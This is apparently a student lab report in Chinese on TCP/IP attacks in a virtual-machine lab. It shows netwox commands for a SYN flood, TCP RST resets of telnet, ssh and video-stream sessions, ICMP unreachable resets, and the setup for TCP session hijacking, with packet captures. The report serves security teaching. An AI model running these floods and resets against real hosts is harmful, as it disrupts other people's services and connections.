Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[03/19/2024 20:14] seed@ubuntu:~$ ls
Desktop      Music        Pictures
Documents    openssl-1.0.1  Public
```

使用 76 工具发送攻击数据包。

```
221 Goodbye.
[03/19/2024 06:30] root@ubuntu:/home/seed# netwox 76 --dst-ip 192.168.188.140 --dst-port 21
```

在 140 主机可以看到收到了大量 ftp 服务的 SYN-RECV 半连接。

```
[03/19/2024 06:04] root@ubuntu:/home/seed# netstat -atu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql        *:*                      LISTEN
tcp        0      0 ubuntu.local:domain    *:*                      LISTEN
tcp        0      0 localhost:domain       *:*                      LISTEN
tcp        0      0 *:ftp                  *:*                      LISTEN
tcp        0      0 ubuntu.local:ftp       249.206.42.100:14104    SYN_RECV
tcp        0      0 ubuntu.local:ftp       246.181.235.21:60524    SYN_RECV
tcp        0      0 ubuntu.local:ftp       244.154.80.249:39828    SYN_RECV
tcp        0      0 ubuntu.local:ftp       244.87.32.193:39321    SYN_RECV
tcp        0      0 ubuntu.local:ftp       246.90.164.78:27733    SYN_RECV
tcp        0      0 ubuntu.local:ftp       249.69.33.3:58983      SYN_RECV
tcp        0      0 ubuntu.local:ftp       252.101.65.84:45436    SYN_RECV
tcp        0      0 ubuntu.local:ftp       245.198.50.131:4911    SYN_RECV
tcp        0      0 ubuntu.local:ftp       249.247.203.27:17106    SYN_RECV
tcp        0      0 ubuntu.local:ftp       246.235.222.152:33196    SYN_RECV
tcp        0      0 ubuntu.local:ftp       251.234.132.20:58115    SYN_RECV
tcp        0      0 ubuntu.local:ftp       240.182.16.47:27967    SYN_RECV
tcp        0      0 ubuntu.local:ftp       248.212.182.181:64725    SYN_RECV
tcp        0      0 ubuntu.local:ftp       251.158.68.197:60058    SYN_RECV
tcp        0      0 ubuntu.local:ftp       245.224.80.203:52384    SYN_RECV
tcp        0      0 ubuntu.local:ftp       253.92.72.56:54854     SYN_RECV
tcp        0      0 ubuntu.local:ftp       241.7.159.232:27449     SYN_RECV
tcp        0      0 ubuntu.local:ftp       249.134.169.160:2399    SYN_RECV
tcp        0      0 ubuntu.local:ftp       251.221.106.93:42333    SYN_RECV
tcp        0      0 ubuntu.local:ftp       241.255.71.240:39589    SYN_RECV
tcp        0      0 ubuntu.local:ftp       247.129.254.157:9334    SYN_RECV
tcp        0      0 ubuntu.local:ftp       247.78.164.7:61257     SYN_RECV
tcp        0      0 ubuntu.local:ftp       242.25.36.78:3588      SYN_RECV
```


从第三台主机连接 140 的时候可以看到已经无法连接了。


```
[03/19/2024 07:17] root@ubuntu:/usr/bin# ftp 192.168.188.140
ftp: connect: Connection timed out
ftp>
```

(2) 打开 syn cookie 机制

```
[03/19/2024 19:26] root@ubuntu:/home/seed# sysctl -a | grep cookie
error: permission denied on key 'net.ipv4.route.flush'
net.ipv4.tcp_cookie_size = 0
net.ipv4.tcp_syncookies = 1
error: permission denied on key 'net.ipv6.route.flush'
error: permission denied on key 'vm.compact_memory'
[03/19/2024 19:26] root@ubuntu:/home/seed# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[03/19/2024 19:26] root@ubuntu:/home/seed#
```

继续在 140 被攻击主机上查看，用 wireshark 抓取 tcp 包。



| | | | | | |
|-----|---|---|---------------------|---------------------|----------|
| tcp | 0 | 0 | *:telnet | *:* | LISTEN |
| tcp | 0 | 0 | ubuntu.local:telnet | 245.30.6.17:4182 | SYN_RECV |
| tcp | 0 | 0 | ubuntu.local:telnet | 247.160.196.75:8640 | SYN_RECV |

| | Destination | Protocol | Length | Info |
|-----|-----------------|----------|--------|------------------------------------|
| 145 | 192.168.188.140 | TCP | 60 | 15890 > telnet [SYN] Seq=0 Win=150 |
| 188 | 192.168.188.140 | TCP | 60 | servistaitsm > telnet [SYN] Seq=0 |
| 92 | 192.168.188.140 | TCP | 60 | 10804 > telnet [SYN] Seq=0 Win=150 |
| 1 | 192.168.188.140 | TCP | 60 | 39856 > telnet [SYN] Seq=0 Win=150 |
| 4 | 192.168.188.140 | TCP | 60 | nfsrdma > telnet [SYN] Seq=0 Win=1 |
| 23 | 192.168.188.140 | TCP | 60 | 63208 > telnet [SYN] Seq=0 Win=150 |
| 3 | 192.168.188.140 | TCP | 60 | 57973 > telnet [SYN] Seq=0 Win=150 |
| | 192.168.188.140 | TCP | 60 | 43910 > telnet [SYN] Seq=0 Win=150 |
| 6 | 192.168.188.140 | TCP | 60 | 29224 > telnet [SYN] Seq=0 Win=150 |
| | 192.168.188.140 | TCP | 60 | 65226 > telnet [SYN] Seq=0 Win=150 |
| 7 | 192.168.188.140 | TCP | 60 | 58367 > telnet [SYN] Seq=0 Win=150 |
| 112 | 192.168.188.140 | TCP | 60 | 47297 > telnet [SYN] Seq=0 Win=150 |
| 7 | 192.168.188.140 | TCP | 60 | 4460 > telnet [SYN] Seq=0 Win=1500 |
| | 192.168.188.140 | TCP | 60 | 47008 > telnet [SYN] Seq=0 Win=150 |
| 99 | 192.168.188.140 | TCP | 60 | 35334 > telnet [SYN] Seq=0 Win=150 |
| 3 | 192.168.188.140 | TCP | 60 | 5695 > telnet [SYN] Seq=0 Win=1500 |
| 3 | 192.168.188.140 | TCP | 60 | 61773 > telnet [SYN] Seq=0 Win=150 |
| | 192.168.188.140 | TCP | 60 | 54478 > telnet [SYN] Seq=0 Win=150 |
| | 192.168.188.140 | TCP | 60 | 21900 > telnet [SYN] Seq=0 Win=150 |
| | 192.168.188.140 | TCP | 60 | 23295 > telnet [SYN] Seq=0 Win=150 |
| 7 | 192.168.188.140 | TCP | 60 | 43922 > telnet [SYN] Seq=0 Win=150 |
| 19 | 192.168.188.140 | TCP | 60 | 62218 > telnet [SYN] Seq=0 Win=150 |
| 4 | 192.168.188.140 | TCP | 60 | 43203 > telnet [SYN] Seq=0 Win=150 |
| 11 | 192.168.188.140 | TCP | 60 | 59460 > telnet [SYN] Seq=0 Win=150 |
| 19 | 192.168.188.140 | TCP | 60 | 43219 > telnet [SYN] Seq=0 Win=150 |
| 67 | 192.168.188.140 | TCP | 60 | 17335 > telnet [SYN] Seq=0 Win=150 |
| 14 | 192.168.188.140 | TCP | 60 | 37091 > telnet [SYN] Seq=0 Win=150 |
| 85 | 192.168.188.140 | TCP | 60 | 6719 > telnet [SYN] Seq=0 Win=1500 |
| 56 | 192.168.188.140 | TCP | 60 | rsf-1 > telnet [SYN] Seq=0 Win=150 |
| 5 | 192.168.188.140 | TCP | 60 | 48713 > telnet [SYN] Seq=0 Win=150 |
| 7 | 192.168.188.140 | TCP | 60 | 58053 > telnet [SYN] Seq=0 Win=150 |
| 11 | 192.168.188.140 | TCP | 60 | 41867 > telnet [SYN] Seq=0 Win=150 |
| | 192.168.188.140 | TCP | 60 | 16892 > telnet [SYN] Seq=0 Win=150 |

可以看到 140 主机对长时间不完成 3 次握手的半连接进行了重置。

SYN Cookie 是对 TCP 服务器端的三次握手协议作一些修改，专门用来防范 SYN Flood 攻击的一种手段。它的原理是，在 TCP 服务器收到 TCP SYN 包并返回 TCP SYN+ACK 包时，不分配一个专门的数据区，而是根据这个 SYN 包计算出一个 cookie 值。在收到 TCP ACK 包时，TCP 服务器在根据那个 cookie 值检查这个 TCP ACK 包的合法性。如果合法，再分配专门的数据区进行处理未来的 TCP 连接。

3.4 Task (4) : TCP RST Attacks on telnet and ssh Connections

TCP RST 攻击可以使两个攻击对象之间已经建立的 TCP 连接终止。例如，用户 A 和用户 B 之间已经建立了 telnet 连接(TCP)，攻击者可以通过欺骗用户 A 到用户 B 的 RST 报文，破坏用户 B 到用户 A 的 telnet 连接。为了成功进行这种攻击，攻击者需要正确构造 TCP RST 报文。

在本任务中，需要对 A 和 B 之间已有的 telnet 连接进行 TCP RST 攻击，然后再对 ssh 连接进行相同的攻击。请描述一下你的观察。简单地说，我们假设攻击者和受害者在一个局域网络，即攻击者可以观察到 A

和 B 之间的 TCP 流量。

```
Terminal
[03/19/2024 21:20] seed@ubuntu:~$ sudo su
[sudo] password for seed:
[03/19/2024 21:20] root@ubuntu:/home/seed# telnet 192.168.188.140
Trying 192.168.188.140...
Connected to 192.168.188.140.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Tue Mar 19 21:12:36 PDT 2024 from ubuntu-2.local on pts/3
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[03/19/2024 21:20] seed@ubuntu:~$ ls
Desktop      Music        Pictures
Documents    openssl-1.0.1  Public
Downloads    openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Templates
elggData     openssl_1.0.1-4ubuntu5.11.dsc             Videos
examples.desktop  openssl_1.0.1.orig.tar.gz

[03/19/2024 21:20] seed@ubuntu:~$ ssh 192.168.188.140
seed@192.168.188.140's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/


New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Mar 19 21:20:42 2024 from ubuntu-3.local
[03/19/2024 21:20] seed@ubuntu:~$ ls
Desktop      Music        Pictures
Documents    openssl-1.0.1  Public
Downloads    openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Templates
elggData     openssl_1.0.1-4ubuntu5.11.dsc             Videos
examples.desktop  openssl_1.0.1.orig.tar.gz


[03/19/2024 21:20] seed@ubuntu:~$
```

首先在观察机 141 对被攻击主机 140 进行 telnet 和 ssh 连接。

78 号工具: 重置所有 TCP 包



在攻击主机 142 针对 140 的端口 22 端口和 23 端口（ssh 服务和 telnet 服务）进行攻击。



在 port=22（ssh 服务）和 port = 23（telnet 服务）时，显示不能进行连接。

```
n host.  
[03/19/2024 21:26] root@ubuntu:/home/seed# telnet 192.168.188.140  
Trying 192.168.188.140...  
Connected to 192.168.188.140.  
Escape character is '^]'.  
Connection closed by foreign host.  
[03/19/2024 21:26] root@ubuntu:/home/seed#
```

3.5 Task (5) : TCP RST Attacks on Video Streaming Applications

让我们通过在目前广泛使用的应用程序上进行试验，使 TCP RST 攻击变得更加有趣。在本任务中，我们选择视频流应用程序。对于这个任务，你可以选择一个你熟悉的视频流网站(我们不会在这里命名任何特定的网站)。大多数视频共享网站都与客户端建立 TCP 连接，实现视频内容的流媒体。攻击者的目标是破坏在受害者和视频流机器之间建立的 TCP 会话。为了简化实验室，我们假设攻击者和受害者在同一个局域网。在下面，我们指述一个用户(受害者)和一些视频流网站之间的常见互动：

- 受害者在视频流网站中浏览视频内容，并选择其中一个视频进行视频流。
- 通常视频内容由不同的机器托管，所有视频内容都位于不同的机器上。受害者选择视频后，将在受害者机器和内容服务器之间建立 TCP 会话进行视频流。然后，受害者可以观看他/她透择的视频。

您的任务是通过切断受害者和内容服务器之间的 TCP 连接来中断视频流。您可以让受害者用户从另一台(虚拟)机器或与攻击者相同的(虚拟)机器浏览视频流网站。请注意，为了避免责任问题，任何攻击包都应该针对受害者机器(即自己运行的机器)，而不是内容服务器机器(不属于您)。

打开视频：



78 号工具：重置所有 TCP 包



针对 141 主机的 Eth0 网络端口进行攻击。这个命令将发送 TCP RST 数据包给目标主机，可能会中断其连接。
在攻击主机 142 运行如下命令，可以看到不能登录视频网站，显示 unable to connect。

!Unable to connect

Firefox can't establish a connection to the server at haokan.baidu.com.

The site could be temporarily unavailable or too busy. Try again in a few moments.

If you are unable to load any pages, check your computer's network connection.

If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again.

| | | | | | |
|----|------------------------|-----------------|-----------------|------|--------------------------------------|
| 16 | 2024-03-19 21:47:17.04 | 123.117.132.35 | 192.168.188.141 | TCP | 60 https > 49488 [ACK] Seq=1 Ack=38 |
| 17 | 2024-03-19 21:47:17.04 | 123.117.132.35 | 123.117.132.35 | TCP | 54 49488 > https [FIN, ACK] Seq=38 |
| 18 | 2024-03-19 21:47:17.04 | 123.117.132.35 | 192.168.188.141 | TCP | 60 https > 49488 [RST, ACK] Seq=1 A |
| 19 | 2024-03-19 21:47:17.04 | 123.117.132.35 | 192.168.188.141 | TCP | 60 https > 49488 [ACK] Seq=1 Ack=39 |
| 20 | 2024-03-19 21:47:17.04 | 123.117.132.35 | 192.168.188.141 | TCP | 54 49488 > https [RST] Seq=39 Win=0 |
| 21 | 2024-03-19 21:47:17.04 | 123.117.132.35 | 123.117.132.35 | TCP | 60 [TCP ACKed lost segment] 49488 > |
| 22 | 2024-03-19 21:47:17.05 | 123.117.132.35 | 192.168.188.141 | TCP | 60 49488 > https [RST, ACK] Seq=39 |
| 23 | 2024-03-19 21:47:17.94 | 192.168.188.1 | 239.255.255.250 | SSDP | 217 M-SEARCH * HTTP/1.1 |
| 24 | 2024-03-19 21:47:17.95 | 192.168.188.1 | 239.255.255.250 | SSDP | 217 M-SEARCH * HTTP/1.1 |
| 25 | 2024-03-19 21:47:18.94 | 192.168.188.1 | 239.255.255.250 | SSDP | 217 M-SEARCH * HTTP/1.1 |
| 26 | 2024-03-19 21:47:18.95 | 192.168.188.1 | 239.255.255.250 | SSDP | 217 M-SEARCH * HTTP/1.1 |
| 27 | 2024-03-19 21:47:19.95 | 192.168.188.1 | 239.255.255.250 | SSDP | 217 M-SEARCH * HTTP/1.1 |
| 28 | 2024-03-19 21:47:19.97 | 192.168.188.1 | 239.255.255.250 | SSDP | 217 M-SEARCH * HTTP/1.1 |
| 29 | 2024-03-19 21:47:20.97 | 192.168.188.1 | 239.255.255.250 | SSDP | 217 M-SEARCH * HTTP/1.1 |
| 30 | 2024-03-19 21:47:20.98 | 192.168.188.1 | 239.255.255.250 | SSDP | 217 M-SEARCH * HTTP/1.1 |
| 31 | 2024-03-19 21:47:28.31 | 192.168.188.141 | 192.168.188.140 | SSH | 130 Encrypted request packet len=64 |
| 32 | 2024-03-19 21:47:28.31 | 192.168.188.140 | 192.168.188.141 | TCP | 60 ssh > 53365 [RST, ACK] Seq=1 Ack |
| 33 | 2024-03-19 21:47:28.31 | 192.168.188.140 | 192.168.188.141 | SSH | 146 Encrypted response packet len=80 |
| 34 | 2024-03-19 21:47:28.31 | 192.168.188.141 | 192.168.188.140 | TCP | 54 53365 > ssh [RST] Seq=65 Win=0 L |
| 35 | 2024-03-19 21:47:28.33 | 192.168.188.141 | Broadcast | ARP | 60 Who has 192.168.188.140? Tell 1 |
| 36 | 2024-03-19 21:47:28.33 | 192.168.188.141 | 192.168.188.140 | ARP | 60 192.168.188.140 is at 00:0c:29:f |
| 37 | 2024-03-19 21:47:28.36 | 192.168.188.141 | 192.168.188.140 | TCP | 60 53365 > ssh [RST, ACK] Seq=65 Ac |
| 38 | 2024-03-19 21:47:33.33 | 192.168.188.141 | 192.168.188.140 | ARP | 42 Who has 192.168.188.140? Tell 1 |
| 39 | 2024-03-19 21:47:33.33 | 192.168.188.141 | 192.168.188.140 | ARP | 60 192.168.188.140 is at 00:0c:29:f |
| 40 | 2024-03-19 21:47:36.41 | 192.168.188.141 | 142.251.220.78 | TCP | 74 45140 > http [SYN] Seq=0 Win=146 |

Frame 13: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)

Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: Vmware_fc:e6:40 (00:50:56:fc:e6:40)

Internet Protocol Version 4, Src: 192.168.188.141 (192.168.188.141), Dst: 221.195.34.35 (221.195.34.35)

Transmission Control Protocol, Src Port: 52994 (52994), Dst Port: https (443), Seq: 38, Ack: 2, Len: 0

攻击者针对这个在端口 443 的安全连接，试图中断正在进行的 TCP 会话。

3.6 Task (6) : ICMP Blind Connection-Reset and Source-Quench Attacks

ICMP 报文也可以用来实现连接复位攻击。为此，攻击者向 TCP 连接的两个端点中的任何一个发送 ICMP 错误消息，表示“硬件错误”。这个连接可以被立即断开，因为 RFC 1122 规定，当主机收到这样一个 ICMP 错

误消息时，应该中止相应的连接。Rfc 1122 将“硬件错误”定义为类型为 3(目的地不可达)的 ICMP 错误消息，代码为 2(协议不可达)、3(端口不可达)或 4(需要分段并设置 DF 位)。

ICMP 源端抑制攻击消息被拥塞的路由器用来告诉 TCP 发送者放慢速度。攻击者可以伪造这些消息，对 TCP 发送者进行拒绝服务攻击。

在本任务中，需要发起 ICMP 盲连接复位攻击和 ICMP 源端抑制攻击。而要注意的是，在某些 TCP 状态下，有些系统可能会合理地忽略这类 ICMP 错误。你需要在实验报告中描述你的观察结果。

在观察主机 141 建立到 140 主机的 telnet 连接。

```
Terminal
[03/19/2024 22:04] seed@ubuntu:~$ telnet 192.168.188.140
Trying 192.168.188.140...
Connected to 192.168.188.140.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Tue Mar 19 22:02:26 PDT 2024 from ubuntu-3.local on pts/1
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[03/19/2024 22:28] seed@ubuntu:~$
```

82 号工具：嗅探和发送 ICMP4 / ICMP6 目的地不可到达

代码为 3：端口不可达

```
[03/19/2024 22:27] root@ubuntu:/home/seed#
[03/19/2024 22:27] root@ubuntu:/home/seed# netwox 82 --device "Eth0" --filter "host 192.168.188.140 and tcp port 23" --code 3
```

用观察主机 ping 140：可以看到端口不可达

| | | | | | |
|-----|------------------------|-----------------|-----------------|--------|---|
| 121 | 2024-03-19 22:46:11.85 | 192.168.188.142 | 192.168.188.140 | DNS | 108 Standard query response A 1b2.213. |
| 122 | 2024-03-19 22:46:12.18 | 192.168.188.140 | 192.168.188.141 | TELNET | 131 Telnet Data ... |
| 123 | 2024-03-19 22:46:12.18 | 192.168.188.141 | 192.168.188.140 | TCP | 66 38250 > telnet [ACK] Seq=1 Ack=142 |
| 124 | 2024-03-19 22:46:12.18 | 192.168.188.142 | 192.168.188.140 | ICMP | 70 Destination unreachable (Host unreachable) |
| 125 | 2024-03-19 22:46:12.18 | 192.168.188.142 | 192.168.188.141 | ICMP | 70 Destination unreachable (Host unreachable) |

Frame 81: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)

Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: Vmware_f8:cf:06 (00:0c:29:f8:cf:06)

Internet Protocol Version 4, Src: 192.168.188.142 (192.168.188.142), Dst: 192.168.188.140 (192.168.188.140)

Internet Control Message Protocol

代码为 2：协议不可达

```
[03/19/2024 22:47] root@ubuntu:/home/seed# netwox 82 --device "Eth0" --filter "host 192.168.188.140 and tcp port 23" --code 2
```

用观察主机 141ping140：协议不可达。

| | | | |
|-----|--------|-----|---|
| 140 | ICMP | 70 | Destination unreachable (Host unreachable) |
| 141 | ICMP | 70 | Destination unreachable (Host unreachable) |
| 141 | TELNET | 131 | Telnet Data ... |
| 140 | TCP | 66 | 38250 > telnet [ACK] Seq=1 Ack=1429 Win=131 Len=0 TSval=1436088 TSecr=1438059 |
| 140 | ICMP | 70 | Destination unreachable (Host unreachable) |
| 141 | ICMP | 70 | Destination unreachable (Host unreachable) |
| 141 | TELNET | 131 | Telnet Data ... |
| 140 | TCP | 66 | 38250 > telnet [ACK] Seq=1 Ack=1494 Win=131 Len=0 TSval=1436341 TSecr=1438312 |
| 140 | ICMP | 70 | Destination unreachable (Host unreachable) |
| 141 | ICMP | 70 | Destination unreachable (Host unreachable) |
| 141 | TELNET | 131 | Telnet Data ... |
| 140 | TCP | 66 | 38250 > telnet [ACK] Seq=1 Ack=1559 Win=131 Len=0 TSval=1436591 TSecr=1438562 |
| 140 | ICMP | 70 | Destination unreachable (Host unreachable) |
| 141 | ICMP | 70 | Destination unreachable (Host unreachable) |

130 bytes on wire (1040 bits), 130 bytes captured (1040 bits)

但是观察主机 141 到被攻击主机 140 的 telnet 连接没有断开。

```

examples.desktop openssh_1.0.1.orig.tar.gz
[03/19/2024 22:49] seed@ubuntu:~$ telnet 192.168.188.140
Trying 192.168.188.140...
Connected to 192.168.188.140.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Tue Mar 19 22:28:43 PDT 2024 from ubuntu-3.local on pts/0
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
[03/19/2024 22:49] seed@ubuntu:~$

```

3.7 Task (7) : TCP Session Hijacking

TCP Session Hijacking 攻击的目的是通过向会话中注入恶意内容来劫持两个受害者之间已经存在的 TCP 连接(会话)。如果该连接是 telnet 会话，攻击者可以在该会话中注入恶意命令，导致被攻击者执行恶意命令。我们将在这个任务中使用 telnet。我们还假设攻击者和受害者在同一局域网。

注意:如果使用 wireshark 观察网络流量。需要注意的是，wireshark 在显示 TCP 序列号时，默认显示的是相对序列号，相对序列号等于实际序列号减去初始序列号。如果需要查看报文的实际序列号，需要右键单击 wireshark 输出信息中的“TCP”部分，选择“协议优先级”。在弹出窗口中，取消“相对序列号和窗口缩放”选项。




Figure 2: TCP Session Hijacking

```

examples.desktop  openssh_1.0.1.orig.tar.gz
[03/19/2024 22:49] seed@ubuntu:~$ telnet 192.168.188.140
Trying 192.168.188.140...
Connected to 192.168.188.140.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Tue Mar 19 22:28:43 PDT 2024 from ubuntu-3.local on pts/0
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[03/19/2024 22:49] seed@ubuntu:~$

```

在观察主机 141 使用过滤器:

Expression: `p.addr==192.168.188.142&&ip.addr==192.168.188.140`

在 142 主机连接 140 主机。

找到建立 telnet 连接的最后一个数据包的参数：获得源 ip 地址，目的 ip 地址，源端口和目的端口。

| | | | | | | |
|-----|------------|--------------|-----------------|-----------------|--------|---------------------------------------|
| 227 | 2024-03-19 | 22:58:42.912 | 192.168.188.140 | 192.168.188.142 | TELNET | 1029 Telnet Data ... |
| 228 | 2024-03-19 | 22:58:42.912 | 192.168.188.142 | 192.168.188.140 | TCP | 66 57766 > telnet [ACK] Seq=130 Ack=1 |
| 229 | 2024-03-19 | 22:58:42.912 | 192.168.188.140 | 192.168.188.142 | TELNET | 100 Telnet Data ... |
| 230 | 2024-03-19 | 22:58:42.912 | 192.168.188.142 | 192.168.188.140 | TCP | 66 57766 > telnet [ACK] Seq=130 Ack=1 |

▶ Frame 229: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)
 ▶ Ethernet II, Src: Vmware f8:cf:06 (00:0c:29:f8:cf:06), Dst: Vmware 09:0a:57 (00:0c:29:09:0a:57)
 ▶ Internet Protocol Version 4, Src: 192.168.188.140 (192.168.188.140), Dst: 192.168.188.142 (192.168.188.142)
 ▶ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 57766 (57766), Seq: 1386, Ack: 130, Len: 34
 ▶ Telnet

可以使用 netwox 40 来劫持此 TCP 对话。

